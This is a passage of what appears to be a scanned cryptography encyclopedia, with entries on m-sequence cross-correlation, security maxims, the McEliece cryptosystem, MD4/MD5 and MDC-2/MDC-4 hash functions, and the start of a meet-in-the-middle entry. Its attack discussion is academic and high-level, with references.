Given an m-sequence $\{s_t\}$ of period $2^n - 1$ and let d be relatively prime to $2^n - 1$. The sequence $\{s_{dt}\}$ defined by selecting every dth term in $\{s(t)\}$ is also an m-sequence and all m-sequences of the same period can be obtained in this way. It follows from the trace representation that the characteristic polynomial of $\{s_{dt}\}$ is the primitive polynomial whose zeros are dth powers of the zeros of $f(x)$. The properties of the trace function implies that different m-sequences of the same period generated by distinct primitive characteristic polynomials are cyclically distinct. The number of binary primitive polynomials of degree n is $\phi(2^n - 1)/n$, where $\phi(x)$ is the ►Euler's totient function, the number of positive integers less than x that are relatively prime to x (►Modular Arithmetic). Thus, there are $\phi(2^n - 1)/n$ cyclically distinct m-sequences of period $2^n - 1$. The example below shows the two $\phi(7)/3 = 2$ cyclically distinct m-sequences of period $e = 7$.

Example 2 *The primitive polynomial* $f_1(x) = x^3 + x + 1$ *generates the m-sequence* $\{a_t\} = 0010111\ldots$ *of period* $e = 2^3 - 1 = 7$. *The primitive polynomial* $f_2(x) = x^3 + x^2 + 1$ *generates the m-sequence* $\{b_t\} = 0011101\ldots$ *of period* $e = 2^3 - 1 = 7$. *Note that* $\{b_t\} = \{a_{3t}\}$ *is the sequence obtained by selecting every third element of* $\{a_t\}$, *where indices are calculated modulo e.*

A well-studied problem is to compare two different m-sequences of the same period. Let $C_d(\tau)$ denote the ►cross-correlation function between the m-sequence $\{s_t\}$ and its decimation $\{s_{dt}\}$. By definition,

$$C_d(\tau) = \sum_{i=0}^{2^n-2} (-1)^{s_{t+\tau} - s_{dt}}.$$

If $d \notin \{1, 2, \cdots, 2^{n-1}\}$, (i.e., when the two m-sequences are cyclically distinct), then $C_d(\tau)$ takes on at least three distinct values as τ varies over the set $\{0, 1, \cdots, 2^n - 2\}$. It is therefore of special interest to study the cases when exactly three values occur. The following six decimations give three-valued cross correlation.

1. $d = 2^k + 1$, $n/gcd(n,k)$ odd.
2. $d = 2^{2k} - 2^k + 1$, $n/gcd(n,k)$ odd.
3. $d = 2^{\frac{n}{2}} + 2^{\frac{n+2}{4}} + 1$, $n \equiv 2 \pmod 4$.
4. $d = 2^{\frac{n+2}{2}} + 3$, $n \equiv 2 \pmod 4$.
5. $d = 2^{\frac{n-1}{2}} + 3$, n odd.
6. $d = \begin{cases} 2^{\frac{n-1}{2}} + 2^{\frac{n-1}{4}} - 1 & \text{if } n \equiv 1 \pmod 4 \\ 2^{\frac{n-1}{2}} + 2^{\frac{3n-1}{4}} - 1 & \text{if } n \equiv 3 \pmod 4. \end{cases}$

Applications

The cross-correlation function of m-sequences have many applications. Gold sequences, which are based on adding m-sequences that differ by the decimation (1) above, have found extensive practical applications during several decades. The cross correlation of m-sequences has also several close connections to almost bent functions as well as to almost perfect nonlinear (APN) functions, which are very important in studying S-boxes in cryptography

(see [1, 7] and ►Cyclic Codes). In the *Advanced Encryption Standard* (►Rijndael/AES), properties of the S-boxes come from properties of the cross correlation of an m-sequence and its reversed m-sequence. Recently the cross correlation of binary and nonbinary m-sequences has been important in constructing new families of sequences with two-level autocorrelation.

The pseudo-random properties of m-sequences have made them a popular building block in many communication systems and has lead to numerous practical applications, including synchronization, positioning systems, random number generation, stream cipher systems [4], and multiple-access communication.

Recommended Reading

1. Chabaud F, Vaudenay S (1995) Links between differential and linear cryptanalysis. In De Santis A (ed) Advances in cryptology – EUROCRYPT'94, vol 950, Lecture notes in computer science, pp 356–365. Springer, Berlin
2. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco, 1967. Revised ed., Aegean Park Press, Laguna Hills
3. Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge
4. Helleseth T (2009) Linear and nonlinear sequences and applications to stream ciphers. In Luengo I (ed) Recent trends in cryptography, vol 477, Contemporary mathematics, pp 21–46. American Mathematical Society, Providence, Rhode Island
5. Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In Pless VS, Huffman WC (eds), Handbook in coding theory, vol II, pp 1765–1853. Elsevier, Amsterdam
6. Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In Gibson JD (ed) The communications handbook 2nd edn, pp 8–1–8–12. CRC Press, London
7. Nyberg K (1994) Differentially uniform mappings for cryptography. In Helleseth T (ed) Advances in cryptology - EUROCRYPT'93, vol 765 of Lecture notes in computer science, pp 55–64. Springer, Berlin
8. Selmer ES (1996) Linear recurrence relations over finite fields. Department of Mathematics, University of Bergen, Norway
9. Zierler N (1959) Linear recurring sequences. J Soc Ind Appl Math 7(1):31–48

Maxims

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Cryptology (Classical); ►Shannon's Model

Here the most often quoted cryptological security maxims are listed [1].

Maxim Number One: "One should not underrate the adversary."

Della Porta's maxim: Only a cryptanalyst, if anybody, can judge the security of a cryptosystem (Auguste Kerckhoffs, [5] formulating the knowledge of the sixteenth century cryptologist Giambattista Della Porta[6]). To this, David Kahn remarked: "Nearly every inventor of a cipher system has been convinced of the unsolvability of his brainchild."

Kerckhoffs' maxim: "No inconvenience should occur if the cryptosystem falls into the hands of the enemy" [5].

Givierge's maxim: "Superficial complications can be illusory, for they can provide the cryptographer with a false sense of security" (Marcel Givierge, French cryptanalyst in WWI [2, 3]).

Rohrbach's maxim: "In judging the encryption security of a class of methods, cryptographic faults and other infringements of security discipline are to be taken into account." To this, Otto Horak remarked: "Security of a weak cipher method is not increased by trying to keep it [the method] secret." Thus, among other recommendations, the key has to be changed frequently, a periodic key is dangerous and, in the ideal case, a random one-time key is to be used [7].

Shannon's maxim: "The enemy knows the general system being used" [8].

Kahn's maxim: "Cryptographic errors, blunders, and faults can significantly simplify unauthorized decryption. To this, David Kahn [4] remarked "A cryptographer's error is the cryptanalysts only hope."

Recommended Reading

1. Bauer FL (2002) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin
2. Givierge M (1925) Questions de Chiffre, Revue Militaire Française, vol 94 (June 1924), 398–417 (July 1924) 59–78, Paris
3. Givierge M (1925) Cours de Cryptographie. Berger-Levrault, Paris
4. Kahn, D (1967) The codebreakers. Macmillan, New York
5. Kerckhoffs (1883) Auguste, La Cryptographie militaire. Journal des Sciences Militaires, 9 (January) 5–38, (February) 161–191. Available on http://www.cl.ac.uk./usweatfapp2/kerckhoffs/
6. Porta, GD (1563) De Furtivis Literarum Notis. Naples
7. Rohrbach H (1939–1946) Mathematische und Maschinelle Methoden beim Chiffrieren und Dechiffrieren. *FIAT Review of German Science*, 1939–1946: *Applied Mathematics*, 3 (I):233–257, Wiesbaden: Office of Military Government for Germany, Field Information Agencies, 1948
8. Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Tech J 28:656–715

McEliece Public Key Cryptosystem

Nicolas Sendrier
Project-Team SECRET, INRIA Paris-Rocquencourt,
Le Chesnay, France

Related Concepts

►Error Correcting Codes; ►Public-Key Encryption; ►Syndrome Decoding Problem

Definition

The McEliece PKC is a public-key encryption scheme based on error correcting codes. The cryptogram is a code word of a binary Goppa code to which errors are added. Only the legal user, who knows the hidden algebraic structure of the code, can remove those errors and recover the cleartext.

Theory

It was introduced by Robert J. McEliece in 1978 [1] and is among the oldest public-key encryption schemes. Its security is related to hard algorithmic problems of algebraic coding theory. Its main advantages are very efficient encryption and decryption procedures and a good practical and theoretical security. On the other hand, its main drawbacks are a public key of large size and a ciphertext which is larger than the cleartext.

General Idea

The cleartext of k binary digits is encoded into a code word of $n > k$ binary digits by means of some encoder of a t-error correcting binary irreducible Goppa code of length n and dimension k. The ciphertext is obtained by flipping t randomly chosen bits in this code word. The cleartext is recovered from the ciphertext by applying the decoding procedure. The encoder (a generator matrix of the code) is public but the decoder is known only by the legal user.

Description

Let $\mathcal{F}$ denote a family of binary irreducible t-error correcting Goppa codes of length n and dimension k (where $k \le n - t\log_2 n$).

- *Key generation*. The legal user picks randomly and uniformly a code C in the family $\mathcal{F}$. Let G_0 be a generator matrix of C. The public key is equal to $G = SG_0P$, where S a random $k \times k$ non-singular binary matrix and P a random $n \times n$ permutation matrix.
- *Encryption*. The cleartext is a word x of $\mathbf{F}_2^k$. The ciphertext is a word of $\mathbf{F}_2^n$ equal to $xG+e$, where e is randomly chosen with a Hamming weight t.
- *Decryption*. The cleartext is recovered by applying the t-error correcting procedure of C to yP^{-1}.
- *In practice*. The initial proposal of McEliece was to use irreducible binary Goppa codes of length $n = 1024$ and dimension $k = 524$ correcting $t = 50$ errors. To keep up with 30 years of progress in algorithmics and computers [2–4], larger codes are required to obtain secure cryptosystems. We now need a length $n = 2048$ and a dimension $k = 2048 - 11t$, with $30 \le t \le 120$.

Security and Practice

We are given a family of binary Goppa codes. For an error-correcting capability of t errors, those codes have length $n \le 2^m$ and dimension $k = n - mt$ (codimension $r = mt$) for some integer m.

Security Reduction

The security of the McEliece encryption scheme is provably reduced to the easiest of the two following decision problems.

Problem 1 (Goppa Bounded Decoding - GBD)
Instance: *A matrix H in $\{0,1\}^{r\times n}$ and a word s of $\{0,1\}^r$.*
Question: *Is there a word e in $\{0,1\}^n$ of weight $\le \frac{r}{\log_2 n}$ such that $He^T = s$?*

Problem 2 (Goppa Code Distinguishing - GD)
Instance: *A matrix G in $\{0,1\}^{k\times n}$.*
Question: *Is G a generator matrix of a binary Goppa code?*

Problem 1 is a variant of the NP-complete Syndrome Decoding (SD) problem [5] and is also NP-complete [6]. The status of Problem 2 is unknown [7]. Both of them are conjectured hard in the average case.

Best Known Attacks

The two approaches for the cryptanalysis are:

- *Message* or *decoding attack* : decode t error in a known binary linear code of length n and dimension k
- *Key* or *structural attack* : deduce from the public key G an efficient t-error correcting procedure

The best known decoding attack is Stern's variant of information set decoding [2]. Its first full scale implementation is given in [3]. An effective attack breaking the original McEliece parameters ($n = 1024$, $k = 524$ and $t = 50$) in $\approx 2^{60}$ CPU operations is reported in [4].

The best known structural attack is reported in [8]. It is in fact an exhaustive search over the code family using the support splitting algorithm [9]. It is always less efficient

McEliece Public Key Cryptosystem. Table 1 Some parameters for the McEliece cryptosystem

(m, t)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	1024	2048	2048	4096	4096
Cleartext bits	524	1696	1278	3844	3616
Information rate	0.51	0.83	0.62	0.94	0.88
Key size (in KB)	32	73	120	118	212
Security bits	**59.2**	**86.1**	**105.7**	**86.0**	**126.2**

Systems using binary Goppa code of length $n = 2^m$ and dimension $k = n - mt$
The security is the logarithm in base 2 of a lower bound [11] for the cost of the best decoding attack

McEliece Public Key Cryptosystem. Table 2 Performances and features of the hybrid McEliece encryption scheme

(m, t)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	1024	2048	2048	4096	4096
Cleartext bits	807	1928	1713	4029	3936
Information rate	0.79	0.94	0.84	0.98	0.96
Encryption cost[a]	245	176	285	126	195
Decryption cost[a]	8080	1790	7080	571	1380

Systems using binary Goppa code of length $n = 2^m$ and dimension $k = n - mt$
The cleartext size is slightly smaller than $k + \log_2 \binom{n}{t}$
[a]Performances given in cycles per cleartext byte, measured on a single core of a Core 2 Intel processor. The C source code of [12] was compiled with icc

than the decoding attack. Table 1 presents the main features of the scheme for some typical sets of parameters. The key size is for a systematic generator matrix (i.e., the first $k \times k$ block of the public key G is the identity matrix). Using systematic generator matrices is provably as secure as the original scheme [10].

System Implementation

There exists one free open source implementation [12] of a variant of the McEliece encryption scheme. The error pattern is used to encode additional information, which increases the information rate. Table 2 presents the performances of this particular implementation.

Recommended Reading

1. McEliece RJ (1978) A public-key cryptosystem based on algebraic coding theory. DSN Progress Report, Jet Propulsion Laboratory, California Institute of Technology, Pasadena, CA, pp 114–116
2. Stern J (1989) A method for finding codewords of small weight. In: Cohen G, Wolfmann J (eds) Coding theory and applications. Lecture notes in computer science, vol 388. Springer, Berlin, pp 106–113
3. Canteaut A, Chabaud F (1998) A new algorithm for finding minimum-weight words in a linear code: application to McEliece's cryptosystem and to narrow-sense BCH codes of length 511. IEEE Trans Inf Theory 44(1):367–378
4. Bernstein D, Lange T, Peters C (2008) Attacking and defending the McEliece cryptosystem. In: Buchmann J, Ding J (eds) Post-quantum cryptography. Lecture notes in computer science, vol 5299. Springer, Berlin, pp 31–46
5. Berlekamp ER, McEliece RJ, van Tilborg HC (1978) On the inherent intractability of certain coding problems. IEEE Trans Inf Theory 24(3):384–386
6. Finiasz M (2004) Nouvelles constructions utilisant des codes correcteurs d'erreurs en cryptographie clef publique. Thèse de doctorat, École Polytechnique
7. Sendrier N (2002) On the security of the McEliece public-key cryptosystem. In: Blaum M, Farrell P, van Tilborg H (eds) Information, coding and mathematics. Kluwer international series in engineering and computer science, vol 687. Kluwer, Dordrecht, pp 141–163. Proceedings of Workshop honoring Prof. Bob McEliece on his 60th birthday
8. Loidreau P, Sendrier N (2001) Weak keys in McEliece public-key cryptosystem. IEEE Trans Inf Theory 47(3):1207–1212
9. Sendrier N (2000) Finding the permutation between equivalent codes: the support splitting algorithm. IEEE Trans Inf Theory 46(4):1193–1203
10. Biswas B, Sendrier N (2008) McEliece cryptosystem in real life: theory and practice. In: Buchmann J, Ding J (eds) PQCrypto 2008. Lecture notes in computer science, vol 5299. Springer, Berlin, pp 47–62
11. Finiasz M, Sendrier N (2009) Security bounds for the design of code-based cryptosystems. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 88–105
12. HyMES: Hybrid McEliece Encryption Scheme, http://www-roc.inria.fr/secret/CBCrypto/index.php?pg=hymes Open source software

MD4 Hash Function

►MD4-MD5

MD4-MD5

Nicky Mouha
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Synonyms

MD4 hash function; MD5 hash function

Related Concepts

►Collision Resistance; ►Davies-Meyer Hash Function; ►Hash Functions; ►Iterated Hash Function; ►Preimage Resistance; ►Second Preimage Resistance

Definition

MD4 and MD5 are cryptographic hash functions designed by Rivest. Several hash functions have been influenced by their design. Practical attacks exist for MD4 and MD5, with high impact on commonly used applications.

Theory

Description

The MD4 [1] and MD5 [2] algorithms are cryptographic ►Hash Functions designed by Rivest. A cryptographic hash function converts a variable-length input into a fixed-length output. It is important that certain security requirements are met, such as ►Preimage Resistance, ►Second Preimage Resistance, and ►Collision Resistance. For both algorithms, the output length is 128 bits.

MD4 and MD5 are iterated hash functions, using the Merkle-Damgård mode of iteration. Messages are padded using the Merkle-Damgård strenghtening technique and split into 512-bit blocks. Each of these are processed by the compression function.


The MD4 compression function consists of three rounds, each further divided into 16 steps. A message expansion determines which 32-bit message words are used in every step. The step function is shown in Fig. 1.

Afterwards, a feedforward is applied to obtain a ►Davies-Meyer Hash Function.

MD5 was designed as a successor to MD4, with a more conservative design from a security point of view. The most significant changes include a fourth round, an extra addition in the step function, and different constants for every step. The step function of MD5 is shown in Fig. 1.

The MD4 and MD5 algorithms use addition modulo 2^{32} and 3-input Boolean functions as a source of nonlinearity in $\mathbb{F}_2$. This design allows for a fast implementation in software.

Several hash functions were influenced by the design of MD4 and MD5, such as the *SHA Family* and the *RIPEMD Family*.



MD4-MD5. Fig. 1 The step function of MD4 and MD5. The addition of B_t (*dashed line*) does not occur in MD4

Applications

MD5 is currently one of the most widely used hash functions. The use of MD4 is less common today. In the Linux kernel, an implementation of both MD4 and MD5 can be found.

To avoid storing passwords in the clear, the hash value of the password can be stored instead. On Unix-like systems (including Linux), the MD5 hash value of user account passwords can be stored in "`/etc/shadow`". Similarly, the Apache web server can store the MD5 hash of passwords for web site authentication [3]. On Windows, this is the default setting. NTLM (NT LAN Manager) [4], used for file and printer sharing under Windows, uses MD4 in the first version of its protocol, and HMAC-MD5 in the second version.

Unix-like operating systems include the md5sum tool to check files for integrity. In the rsync utility [5], used to synchronize files and directories, MD4 was used to check files for modification. Since version 3.0.0, MD5 is used instead.

For digital signatures, not the message itself, but the hash value of the message is signed. Digital signatures can be used to generate certificates for HTTPS [6]. HTTPS is used to secure web sites, for example, for banking or e-commerce applications. MD5 is currently still used in existing certificates, but is not used anymore for newly issued certificates [7].

Attacks

Attacks on the Short Output Length

MD4 and MD5 have an output length of 128 bits. According to the *birthday paradox*, a collision can be found after about 2^{64} compression function evaluations. As Yuval [8] showed, an attacker can choose both messages of this collision to be meaningful (instead of random-looking).

Van Oorschot and Wiener [9] estimated that such a machine could be built with $10 million in 1994, and obtain two meaningful messages with the same MD5 hash value

in 24 days. In 2009, a similar machine would cost only a few 10,000 dollars in off-the-shelf FPGAs [10].

Collision Attacks

Dobbertin showed that collisions for MD4 can be obtained with a complexity of 2^{20} equivalent compression function evaluations [11]. This attack can be carried out in seconds on a PC. Wang et al. later presented an improved attack with a complexity of 2^8 [12]. Naito et al. further improved the attack complexity to less than 3 compression function evaluations [13].

For MD5, Den Boer and Bosselaers found how a pseudo-collision can be obtained in 2^{16} [14]. Although they could not find a collision for the MD5 hash function, their result shows that the security proof of the Merkle-Damgård mode of iteration cannot be applied to MD5. Wang et al. were the first to find an actual collision for MD5 [15]. Improvements by Klima and Stevens bring the complexity of a collision search down to a few seconds on a standard PC.

For POP3 [16], the collision attacks on MD5 can be used to mount a password recovery attack. Together with IMAP [17], POP3 [18] is one of the most used protocols for retrieving e-mail.

Stevens et al. extended these results to chosen-prefix attacks [19]. In this scenario, the attacker can choose two arbitrary messages, and append a few extra blocks to them to make their hash values collide. They showed how this can be used to construct colliding X.509 certificates. A further improvement of their attack allowed them to obtain a rogue CA certificate [20]. This certificate allows an attacker to impersonate any website secured by HTTPS [6].

Preimage Attacks

Leurent showed how a preimage of MD4 can be constructed with a complexity of 2^{102} [21]. For MD5, Sasaki found a preimage attack with a complexity of 2^{123} [22].

Attacks on Concatenated Combiners

Very recently, attacks were proposed by Mendel et al. [23] when the message is hashed using both MD5 and and another hash function, and the outputs are concatenated. Such combiners are designed to hedge against nongeneric attacks on particular hash functions. In SSL 3.0/TLS 1.0 and TLS 1.1 [24, 25], the combiner MD5||SHA-1 is used. They estimate that an attack on a concatenated combiner using MD5 would have a complexity of about 2^{60}, if the collision attack on the other hash function is fast enough.

Open Problems

Fast progress is being made in the cryptanalysis of MD4 and MD5, as new techniques are being developed and existing methods are optimized. The improvement of the attacks on MD4 and MD5 can therefore be seen as an open problem.

Recommended Reading

1. Rivest RL (1990) The MD4 Message Digest Algorithm. In: Menezes A, Vanstone SA (eds) Advances in cryptology – CRYPTO '90: proceedings, Santa Barbara, 11–15 August 1990. Lecture notes in computer science, vol 537. Springer, New York, pp 303–311
2. Rivest RL (1992) The MD5 Message-Digest Algorithm. RFC 1321 (April 1992)
3. Franks J, Hallam-Baker P, Hostetler J, Lawrence S, Leach P, Luotonen A, Stewart L (1999) HTTP Authentication: Basic and Digest Access Authentication. RFC 2617 (Draft Standard) (June 1999)
4. Microsoft Corporation: NTLM v1 and NTLM v2 Messages. http://msdn.microsoft.com/en-us/library/cc236698(PROT.10).aspx (2010)
5. Davison W (2009) rsync. http://samba.anu.edu.au/rsync/
6. Rescorla E (2000) HTTP Over TLS. RFC 2818 (Informational) (May 2000)
7. Hoffman S (2008) Verisign Discontinues Flawed MD5 Certificates. http://www.crn.com/security/212700354 (December 2008)
8. Yuval G (1979) How to Swindle Rabin. Cryptologia 3:187–189
9. van Oorschot PC, Wiener MJ (1994) Parallel collision search with application to hash functions and discrete logarithms. In: 2nd ACM Conference on Computer and Communications Security, Fairfax, November 1994. ACM, New York, pp 210–218
10. Smart N et al (2009) ECRYPT II yearly report on Algorithms and Keysizes (2008–2009). Technical report, ECRYPT II Network of Excellence in Cryptography
11. Dobbertin H (1996) Cryptanalysis of MD4. In: Gollmann D (ed) FSE'96: proceedings, Cambridge, 21–23 February 1996. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 53–69
12. Wang X, Lai X, Feng D, Chen H, Yu X (2005) Cryptanalysis of the hash functions MD4 and RIPEMD. In: Cramer R (ed) Advances in cryptology – EUROCRYPT '05: proceedings, Aarhus, 22–26 May 2005. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 1–18
13. Naito Y, Sasaki Y, Kunihiro N, Ohta K (2005) Improved collision attack on MD4 with probability almost 1. In: Won D, Kim S (eds) ICISC 2005: proceedings, Seoul, 1–2 December 2005. Lecture notes in computer science, vol 3935. Springer, Berlin, pp 129–145
14. den Boer B, Bosselaers A (1994) Collisions for the compression function of MD5. In: Advances in cryptology – EUROCRYPT '93: proceedings, Lofthus, 23–27 May 1993. Lecture notes in computer science, vol 756. Springer, Berlin, pp 293–304
15. Wang X, Yu H (2005) How to break MD5 and other hash functions. In: Cramer R (ed) Advances in cryptology – EUROCRYPT '05: proceedings, Aarhus, 22–26 May 2005. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 19–35
16. Leurent G (2007) Message freedom in MD4 and MD5 collisions: application to APOP. In: Biryukov A (ed) FSE'07: proceedings,

Luxembourg, 26–28 March 2007. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 309–328
17. Crispin M (2003) Internet Message Access Protocol – Version 4rev1. RFC 3501 (Proposed Standard) (March 2003) Updated by RFCs 4466, 4469, 4551, 5032, 5182
18. Myers J, Rose M (1996): Post Office Protocol – Version 3. RFC 1939 (Standard) (May 1996) Updated by RFCs 1957, 2449
19. Stevens M, Lenstra AK, de Weger B (2007) Chosen-prefix collisions for MD5 and colliding X.509 Certificates for different identities. In: Naor M (ed) Advances in cryptology – EUROCRYPT '07: proceedings, Barcelona, 20–24 May 2007. Lecture notes in computer science, vol 4515. Springer, Berlin, pp 1–22
20. Sotirov A, Stevens M, Appelbaum J, Lenstra A, Molnar DA, Osvik DA, de Weger B (2008) MD5 considered harmful today: creating a rogue CA certificate (December 2008) 25th Chaos Communications Congress, Berlin, Germany
21. Leurent G (2008) MD4 is not one-way. In: Nyberg K (ed) FSE'08: proceedings, Lausanne, 10–13 February 2008. Lecture notes in computer science, vol 5086. Springer, Berlin, pp 412–428
22. Sasaki Y, Aoki K (2009) Finding preimages in full MD5 faster than exhaustive search. In: Joux A (ed) Advances in cryptology – EUROCRYPT '09: proceedings, Cologne, 26–30 April 2009. Lecture notes in computer science, vol 5479. Springer, Berlin, pp 134–152
23. Mendel F, Rechberger C, Schläffer M (2009) MD5 is weaker than weak: attacks on concatenated combiners. In: Matsui M (ed) Advances in cryptology – ASIACRYPT '09: proceedings, Tokyo, 6–10 December 2009. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 144–161
24. Dierks T, Allen C (1999) The TLS Protocol Version 1.0. RFC 2246 (Proposed Standard) (January 1999) Obsoleted by RFC 4346, updated by RFC 3546
25. Dierks T, Rescorla E (2006) The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard) (April 2006) Obsoleted by RFC 5246, updated by RFCs 4366, 4680, 4681
26. Cramer R (ed) (2005) Proc. Advances in cryptology – EUROCRYPT '05: 24th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Aarhus, 22–26 May 2005. Lecture notes in computer science, vol 3494. Springer, Berlin

MD5 Hash Function

►MD4-MD5

MDC-2 and MDC-4

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Hash Functions

Definition

MDC-2 and MDC-4 are constructions for ►Hash Functions based on a ►Block Cipher, where the length in bits of the hash result is twice the block length of the block cipher.

Background

MDC-2 and MDC-4 have been described in a patent by Brachtl et al. [1] that was filed in 1988 and issued in 1990; they are also known as the Meyer-Schilling hash functions after the authors of the first paper describing these schemes [5]. MDC-2 is included in ISO/IEC 10118-2 [2] and used in the financial and health sectors.

Theory

MDC-2 and MDC-4 are unkeyed cryptographic hash functions which may have the following properties: *preimage resistance*, *second preimage resistance*, and *collision resistance*; these properties may or may not be achieved depending on the properties of the underlying block cipher.

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$ and $\|$ denotes the concatenation of strings.

MDC-2 is an iterated hash function with a compression function that maps $2k + n$ bits to $2n$ bits. It requires two encryptions to hash an n-bit block, hence its rate is 1/2.

$$T_i^1 = E_{u(H_{i-1}^1)}(X_i) \oplus X_i = LT_i^1 \| RT_i^1$$
$$T_i^2 = E_{v(H_{i-1}^2)}(X_i) \oplus X_i = LT_i^2 \| RT_i^2$$
$$H_i^1 = LT_i^1 \| RT_i^2$$
$$H_i^2 = LT_i^2 \| RT_i^1 .$$

The variables H_0^1 and H_0^2 are initialized with the values IV_1 and IV_2, respectively, and the hash result is equal to the concatenation of H_t^1 and H_t^2. The functions u, v map the ciphertext space to the key space and need to satisfy the condition $u(IV^1) \neq v(IV^2)$. For *DES*, these mappings from 64 to 56 bits drop the parity bits in every byte and fix the second and third key bits to 01 and 10, respectively (to preclude attacks based on the complementation property and based on *weak keys* and semi-weak keys). By iterating this compression function in combination with MD-strengthening (►Hash Functions) one can construct a hash function based on this compression function.

For $k = n$, the best known (second) preimage attacks have a time/space product approximately equal to 2^{2n}, with as minimal time complexity $(n + 1)2^n$ and space complexity 2^{n+1} [4]; an earlier result of [6] lies on this curve

with a time complexity $2^{3n/2}$ and space complexity $2^{n/2}$. The complexity of the generic collision attack (time 2^n, negligible space) can be reduced with a small factor (about $log_2 n/n$) at the cost of a space requirement equal to the time complexity [4]. Note that the compression function of MDC-2 is rather weak: Preimage and collision attacks on the compression function require at most 2^n and $2^{n/2}$ encryptions. Steinberger [9] has proved a lower bound of $2^{3n/5}$ for collisions for the hash function in the ideal cipher model.

For *DES*, collisions can be found in time 2^{54} with negligible memory, or time and memory $2^{51.5}$; this is not an acceptable security level in 2011. For *AES*, collisions can be found in time 2^{128} with negligible memory, or time and memory $2^{124.5}$; this should be compared to the lower bound of 2^{75}.

The compression function of MDC-4 consists of the concatenation of two MDC-2 steps, where the plaintexts in the second step are equal to H^2_{i-1} and H^1_{i-1}. MDC-4 requires four encryptions to hash an n-bit block, hence its rate is 1/4. For $k = n$, the best known preimage attack for MDC-4 requires $2^{7n/4}$ operations. This shows that MDC-4 is probably more secure than MDC-2 against preimage attacks. However, finding a collision for MDC-4 itself requires only 2^{n+2} encryptions. The best known attacks on the compression function of MDC-4 require $2^{3n/2}$ encryptions for a (2nd) preimage and $2^{3n/4}$ encryptions for a collision [3, 7]. So far no lower bounds have been obtained on the collision or preimage resistance of MDC-4.

It is conjectured that both MDC-2 and MDC-4 achieve an acceptable security level (in 2011) against (2nd) preimage attacks for block ciphers with a block length and key length of 80 bits or more. It is also conjectured that both functions achieve an acceptable security level (in 2011) against collision attacks for block ciphers with a block length and key length of 128 bits or more (e.g., *AES*, *Camellia*, *CAST-256*, *MARS*, *RC6*, *TWOFISH*, and *SERPENT*).

It is also important to note that a block cipher may have properties which pose no problem at all when they are used only for encryption, but which may result in MDC-2 and/or MDC-4 to be insecure [7, 8]. Any deviation from "random behavior" of the encryption steps or of the key schedule could result in security weaknesses (for example, it would not be advisable to use *DES-X* due to the absence of a key schedule for part of the key).

Recommended Reading

1. Brachtl BO, Coppersmith D, Hyden MM, Matyas SM, Meyer CH, Oseas J, Pilpel S, Schilling M (1990) Data authentication using modification detection codes based on a public one way encryption function. US Patent 4,908,861, 13 Mar 1990
2. ISO/IEC 10118 Information technology – Security techniques – Hash-functions. Part 1: General, 2000, Part 2: Hash-functions using an n-bit block cipher algorithm, 2000, Part 3: Dedicated hash-functions, 2003. Part 4: Hash-functions using modular arithmetic, 1998
3. Knudsen L, Preneel B (2002) Enhancing the security of hash functions using non-binary error correcting codes. IEEE Trans Inf Theory 48(9):2524–2539
4. Knudsen LR, Mendel F, Rechberger C, Thomsen SS (2009) Cryptanalysis of MDC-2. In: Joux A (ed) Advances in cryptology – EUROCRYPT'09: proceedings, Cologne, 26–30 April 2009. Lecture notes in computer science, vol 5479. Springer, Berlin, pp 106–120
5. Meyer CH, Schilling M (1988) Secure program load with manipulation detection code. In: Proceedings of SECURICOM '88, Paris, pp 111–130
6. Lai X, Massey JL (1993) Hash functions based on block ciphers. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT '92: proceedings, Balatonfüred, 24–28 May 1992. Lecture notes in computer science, vol 658. Springer, Berlin, pp 55–70
7. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven
8. Preneel B, Govaerts R, Vandewalle J (1994) Hash functions based on block ciphers: a synthetic approach. In: Stinson D (ed) Advances in cryptology – CRYPTO '93: proceedings, Santa Barbara, 22–26 August 1993. Lecture notes in computer science, vol 773. Springer, Berlin, pp 368–378
9. Steinberger JP (2007) The Collision Intractability of MDC-2 in the Ideal-Cipher Model. In: Naor M (ed) Advances in cryptology – EUROCRYPT '07: proceedings, Barcelona, 20–24 May 2007. Lecture notes in computer science, vol 4515. Springer, Berlin, pp 34–51

Measurement Models of Software Security

►Metrics of Software Security

Meet-in-the-Middle Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Hash Functions; ►Multiple Encryption

Definition

Meet-in-the-middle is a classical technique of ►*cryptanalysis* which applies to many constructions. The idea is that the attacker constructs patterns that propagate

